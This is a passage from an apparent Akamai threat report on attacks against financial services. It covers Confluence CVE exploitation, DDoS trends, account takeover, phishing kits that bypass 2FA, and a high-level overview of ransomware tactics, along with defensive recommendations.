


Fig. 14: Exploitation attempts of CVE-2022-26134 – number of unique IPs

The Confluence vulnerability is just one of the many examples of how quickly attackers use new vulnerabilities to breach an organization. The important takeaway here is for organizations to secure their internet-facing assets with tools that allow for the monitoring and blocking of web application and API attacks, and to make sure they patch on a regular basis to prevent such attacks. In case of emerging vulnerabilities, time is of the essence. To avoid a breach, cybersecurity practitioners must consider the steps needed to mitigate the vulnerabilities, such as having security measures like WAFs to detect malicious traffic, having solid patch management, and having a cyber response in place.

DDoS attacks: shift in regional targets

DDoS attacks figured prominently in attacks against financial institutions primarily during the conflict between Russia and Ukraine. Before the onset of the physical war in March 2022, it appears that a “cyber war” transpired first with both sides launching a slew of DDoS attacks in February 2022 to take down government and bank sites, disrupt the normal lives of citizens, and inflict damage. Recently, pro-Russian attack groups REvil, Killnet, DDoS Empire, and RootSploit have specifically identified financial services as their target. Prior to that, Killnet launched several DDoS attacks against US airports, though the airports’ operations were not impacted.




Fig. 15: Financial services is the second largest attacked vertical with DDoS

In the past 12 months, DDoS targets increased by 22% in the financial services industry. It was the second-most targeted industry in DDoS attacks, next to gaming (Figure 15). Attackers are potentially going after a broader range of targets in every vertical and moving quickly among them to circumvent their defenses.

While DDoS attacks in FinServ have remained steady this year, we’ve observed a “regional shift” as the volume of DDoS attacks against the United States has lessened. Meanwhile, EMEA attack volume has increased, despite the lower overall number of targets.

Daily DDoS Attack Count – Financial Services




Fig. 16: The count of attacks that happened in financial services globally at the daily level

While DDoS attacks remain steady (Figure 16), it's worth noting the shift of attacks among regions. A closer look at year-over-year growth seems to indicate that while the United States typically leads in most types of attacks, in recent months, their volume of DDoS attacks has dropped. Meanwhile, EMEA took the lead despite the lower overall number of targets.



In 2021, NA was the most attacked region (54.50%), followed by EMEA (37.61%). However, in 2022, the DDoS attacks against financial services in EMEA increased to 73.30%, while the number of attacks in NA decreased to 22.14% (Figure 17).





Fig. 17: The region with the highest percentage of DDoS attacks in 2021 vs. year to date 2022

One possible factor for this change is the ongoing war between Ukraine and Russia. Reports emerged on the rising number of [DDoS attacks against UK financial firms](#) and other [cyberattacks against Western European countries](#) that expressed support for Ukraine. The pro-Russian hacking group [Killnet](#) also launched attacks against websites of Italy’s senate, National Health Institute, and other institutions, months after the war started. These DDoS attacks could potentially be a retaliation against those who support Ukraine – an example of geopolitics spilling into cyberspace.

DDoS attacks can cripple the business operations of financial services. Downtime, business disruption, and recovery from such attacks could mean financial loss to the organization. When banks get hit by DDoS attacks, it could take their websites and services offline and could impact their customers and business operations in general. An effective DDoS attack basically means a business is cut off from the rest of the internet; customers are unable to access accounts and businesses might therefore lose money. In addition, the [average IT downtime](#) can cost from approximately US\$5,000 up to US\$140,000 per hour, according to Gartner.



The ramifications of falling victim to such attacks include productivity loss and tarnished brand reputation, which could mean loss of customer trust and hefty fines. As such, attackers used DDoS attacks as a **tool for extorting money** from their target organizations. Attackers can also use DDoS as a **smokescreen** while they launch other attacks that could allow them to steal sensitive data like customer account information. Once they obtain such data, cybercriminals could create fake accounts or take over their accounts and transfer funds or siphon money. This raises the importance of securing your perimeter and maintaining good cybersecurity hygiene to mitigate the risks of DDoS attacks.

One of the most important recommendations we can make is to review your playbooks before major events or on a prespecified date. Outdated points of contact or new employees who don't understand the shared roles and responsibilities could waste time and could change a minor event into a major security incident.

It becomes a race against time to address these security flaws before attackers start exploiting them to launch attacks.

Financial services customers in the crosshairs

Banking customers have been the victims of cybercrime for many years, from the heyday of early banking trojans and scams to modern phishing attacks. The personal impact of cybercrime on individuals could range from identity theft to financial losses. Cybercriminals can impersonate users, open credit cards or loans; or worse, commit crimes in their name, sell their identities on the dark web, and so forth. Because of the damaging effects of cybercrime to individuals, it is essential for financial institutions to protect and secure their customers' information.

In an effort to understand the risks and exposure of financial customers to attacks, we took a closer look at individual attackers via Client Reputation across Akamai systems (Figure 18). This gives us insights into the attack methods and motivations and helps us understand what attackers are focusing on when attacking financial services organizations.

Distribution of Client Reputation Intelligence




Fig. 18: Distribution of Client Reputation intelligence on IPs targeting the entire financial services vertical

The five categories are:

- Account takeover – An attack whereby cybercriminals take ownership of online accounts using stolen passwords and usernames
- Web scrapers – Automated tools used to harvest information, such as website format and content from web pages, in a systematic fashion; often used for the purpose of replicating websites for the use of phishing attacks and scams
- Scanning tools – Tools used to scan web applications for vulnerabilities during the reconnaissance phase of an attack
- Denial-of-Service attackers – Web clients or botnets that use automated tools to launch volumetric DoS attacks
- Web attackers – Web clients or actors who perform generic web-oriented attacks such as SQLi, remote file inclusion (RFI), or XSS

Figure 18 provides interesting perspectives: Although we see numerous attempts at DDoS, exploitation of vulnerabilities, and web application attacks, more than 80% of attackers are aiming their attacks at customers of financial services rather than the institutions. Account takeover attacks are aimed directly at customers, while website scraping attacks are used primarily to create phishing scams and build kits that closely mimic websites.

Financial services organizations have strong security measures and high cybersecurity awareness to thwart such attacks against their institutions. Therefore, cybercriminals will look for paths of least resistance and will target customers, who are easier to victimize. Although it's not necessarily the fault of financial services companies, scams against their customers could hurt their business as well. It could harm their reputation and brand, and customer trust could potentially wane, leading to financial losses.

Account takeover

To further demonstrate our point, the majority of IPs targeting financial institutions are associated with account takeovers (42%). In the context of the financial services industry, the dangers posed by account takeovers could go beyond the individual impact. Banks could potentially lose revenue when customers experience unauthorized transactions due to account takeover attacks. The estimated [cost of account takeover fraud](#) is reportedly US\$11.4 billion annually. [Customer service](#) may assist victims and resolve the issues (which were not necessarily the institution's fault), but that can cost the bank resources and time.

Bot activities increased by 81%, and bots played a major role in account takeover accounts. Cybercriminals utilize bots to perform credential stuffing via automated combinations of usernames and passwords for account takeovers. These credentials are often stolen from data breaches. It is not surprising to see the relentless climb of botnet activities in the financial services vertical, with significant jumps starting in May through August 2022 (Figure 19).




Fig. 19: The rising number of bots against financial services correlates with the increased numbers of account takeovers and web scraping attacks

Furthermore, most of the bot growth is attributed to known web automation libraries, implying that bot operators are leveraging common toolkits in their efforts to obtain data and conduct account takeover operations.

Attackers succeeding in account takeovers could scrape off what’s in the account and sell user information in the underground. As of 2021, [online banking login credentials](#) cost an average price of US\$40 on the dark web. Account takeover presents a plethora of risks. If a user tends to reuse passwords, there is a likelihood that their other accounts could be further compromised; or worse, the attacker could impersonate them and victimize their contacts.



Web scrapers

We also observe a high number of web scrapers in our Client Reputation IPs. These tools are typically used to extract data stored in websites to accurately create phishing kits, which mimic the websites of financial services organizations, in order to scam customers. As in the case of account takeovers, bots also play a role in web scraping.

Tracking tactics, techniques, and procedures

It is important to examine attackers' motivations to better understand what tactics, techniques, and procedures (TTPs) they will likely use to victimize customers or hit an organization. Tracking such metrics over time will give organizations threat intelligence on the risk exposures of their customers, and will allow them to assess what security measures (e.g., Akamai [MFA](#), Akamai [Account Protector](#), and Akamai [Bot Manager](#)) are needed to help reduce those risks.

We hope the way we have categorized these attack methods and motivations will help you develop exercises and analyze trends within your own organization.

Although we see numerous attempts at DDoS, exploitation of vulnerabilities, and web application attacks, more than 80% of attackers are aiming their attacks at customers of financial services rather than the institutions.



Phishing trends: financial services customers under attack

Financial services is one of the most targeted sectors of phishing scams. Most phishing attacks are financially motivated, accounting for **losses** of US\$17,700 per minute. The high payoff from successful phishing attacks on financial services and their customers is one of the many reasons this industry is heavily attacked. For example, cybercriminals can rake in a significant amount of money by victimizing a number of customers as the **price** of credit card details ranges from US\$17–US\$120.

With **phishing kits readily available** in the underground market for cheap prices, cybercriminals can easily launch attacks at their intended targets. Although these phishing attacks are predominantly targeting the customers of financial institutions rather than the institutions, the damage could extend beyond the individual impact. Cybercriminals impersonating financial services could harm the bank's brand and reputation and damage customer trust (and lose their business) in the process. Resources used for fixing and managing the effects of successful phishing attacks could also cost banks.

We examined the brands that are being abused and impersonated by phishing scams in Q1 and Q2 2022. We categorized these scams by number of victims to accurately track phishing campaigns and to analyze trends and patterns.




Fig. 20: Phishing victims for Q2 2022

Figure 20 indicates that financial services and high technology companies consistently top the list of most targeted verticals. We also saw a rise in the percentage in those two quarters from 32% (financial services) and 31% (high tech), respectively in Q1, to 47% (financial services) and 36% (high tech) in Q2. Although these findings are not surprising, it is still worrisome to see the upward trend in phishing attacks against financial services.

Phishing Attacks by Targets




Fig. 21: Phishing attacks target more consumers than business accounts

The majority of the phishing attack campaigns (80.7%) targeted consumers rather than business accounts (Figure 21). We can attribute this to the massive demand for consumers' [compromised accounts in dark markets](#) that are used to launch fraud-related second-phase attacks.

Akamai's research reveals that since token-based 2FA solutions are far from bulletproof, businesses require the adoption of stronger multi-factor protections.



However, even with only 19.3% of the attack campaigns, attacks against business accounts should not be considered marginal, as these kinds of attacks are usually more targeted and have greater potential for significant damage. Attacks that target business accounts may lead to a company's network being compromised with malware or ransomware, or to confidential information being leaked. An attack that begins with an employee clicking a link in a phishing email can end up with the business suffering significant financial and reputational damages.

One notable example is the [Colonial Pipeline cyberattack](#), in which the organization was breached through a compromised VPN account. Although there is no sure way to confirm the cause, it is possible that the compromised account used the same password that was reportedly found in the leaked passwords on the dark web.

Phishing attacks bypass two-factor authentication

Akamai Security Research also analyzed the most reused kits for Q2 2022, counting the number of different domains used to deliver each kit. The [Kr3pto](#) toolkit was the one most frequently used and was associated with more than 500 domains (Figure 22).




Fig. 22: Kr3pto was the most used phishing kit in Q2 2022 and has the capability to bypass 2FA

The actor behind Kr3pto is a developer who builds and sells unique kits that target financial institutions and other brands. In some cases, these kits target financial firms in the United Kingdom and have the capability of bypassing [2FA](#). The evidence also shows that this phishing kit, which was initially created more than three years ago, remains highly effective, and is still actively being used in the wild.

Although phishing campaigns such as Kr3pto are not new, details related to attacks like this can help us understand phishing market forces, and emphasize the scale and sophistication associated with such activities. Once compromised, the targeted credentials can result in fraudulent activities or unauthorized access to secure networks by introducing techniques that bypass 2FA solutions using one-time password tokens or push notifications.

Akamai's research reveals that since token-based 2FA solutions are far from bulletproof, businesses require the adoption of stronger multi-factor protections. FIDO2, for example, is the latest standard to offer better security as it is passwordless and requires users to authenticate locally (using biometrics, for instance) to visit websites or conduct transactions online. Because it no longer requires any usernames or passwords, there are no credentials to steal for phishing attacks.

The road to malware

Throughout this report, we've detailed the various tactics and methods attackers use to breach financial services. In this section, we will touch on what happens after attackers successfully infiltrate financial services organizations, whether through new or old vulnerabilities, web application and API attacks, or phishing scams. Once attackers infiltrate an organization's network, they can perform a plethora of malicious activities, such as compromising security through various malware like ransomware.

Financial services is one of the most secured industries, yet they are increasingly under attack, and therefore must be vigilant of their exposures. Examining ransomware's modern TTPs, which cybercriminals use to breach organizations, is prudent – we can find matching principles among RaaS and phishing attacks, vulnerability scanning, and even use of DDoS as part of an extortion scheme.

From initial access to credentials harvesting

To achieve their network infiltration and propagation goals, ransomware groups employ various tools, most of which are well-known and heavily used in the industry. In fact, usually only the crypter (and sometimes the trojan) seems to be proprietary and differ among the various ransomware groups. But the lateral movement, propagation, and exfiltration TTPs should be familiar to anyone on both red and blue teams: Cobalt Strike, Mimikatz, and PsExec, to name a few.

For most ransomware, it seems that the most common breach vector is phishing, causing the user to open a weaponized document or archive. Other common methods include breaching VPN or Remote Desktop Protocol (RDP) servers by "guessing" the correct credentials. Conti's leak provided design documentation for internet crawlers that implement other less commonly seen methods of infection (Figure 23).



Fig. 23: Ransomware kill chain



Ransomware also uses common lateral movement techniques to move through the network that MITRE covers, such as [WMI](#), [remote scheduled task](#), [RDP](#), [WinRM](#), and [PsExec](#), as well as zero-day exploits like [EternalBlue](#) and [BlueKeep](#). To maintain their foothold in the network, the Conti gang used scheduled tasks. Their leaked manuals also indicate other persistence methods such as [Registry run keys](#), [Office application startup](#), [Windows services](#), and so forth. Once cybercriminals gain higher-level privileges, the next step is to steal account names and passwords. Credential harvesting is usually done via [Local Security Authority Subsystem Service \(LSASS\)](#) or the [Security Account Manager \(SAM\) database](#). The most common tool for this purpose (which also has a lot of other credential dumping utilities) is Mimikatz. Zero-day vulnerabilities are also pivotal during this stage to obtain credentials over the network.

Understanding your attack surfaces could provide insights into key risks and therefore allow you to devise security controls and mitigation plans.

This section was a short example of some of the trends we are seeing that need to be addressed. Ransomware is one of the most devastating attacks customers and any organization could suffer that would impact customers' trust. Although not nearly as prevalent in the financial sector as in other verticals, it is a threat vector that must be tracked and mitigated closely. To know more about these TTPs, read our [Akamai Ransomware Threat Report](#) for H1 2022.



Summary: an expanding threat surface

Financial services is one of the most secured industries in the world, but it remains a lucrative target for cybercriminals because of the amount and nature of confidential data it possesses. In our research we've found that it is one of the first and most attacked industries when new vulnerabilities are discovered, a favorite target of DDoS attacks, and continuously focused on by phishing campaigns, which are aimed at their customers who suffer the brunt of these attacks.

